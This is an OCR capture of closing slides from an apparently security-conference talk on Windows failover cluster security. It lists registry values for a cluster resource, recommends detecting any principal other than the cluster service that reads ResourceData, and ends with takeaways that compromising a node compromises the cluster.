
Only the ClusSvc reads the value of ResourceData



RegisterAllProvidersIP	REG_DWORD	0x00000000 (0)
RemapPipeNames	REG_DWORD	0x00000000 (0)
ResourceData	REG_BINARY	02 00 00 00 10 00 00 00 00 01

Detect access attempts from any other principal

Only the ClusSvc reads the value of ResourceData



RegisterAllProvidersIP	REG_DWORD	0x00000000 (0)
RemapPipeNames	REG_DWORD	0x00000000 (0)
ResourceData	REG_BINARY	02 00 00 00 10 00 00 00 00 01

Detect access attempts from any other principal

BlackHat Sound Bytes

Own the node, Own the Cluster

Cluster misconfigurations can lead to compromise

If the clustered service is tier 0, so are the cluster resources

Thank you

SPECTEROPS

@unsigned_sh0rt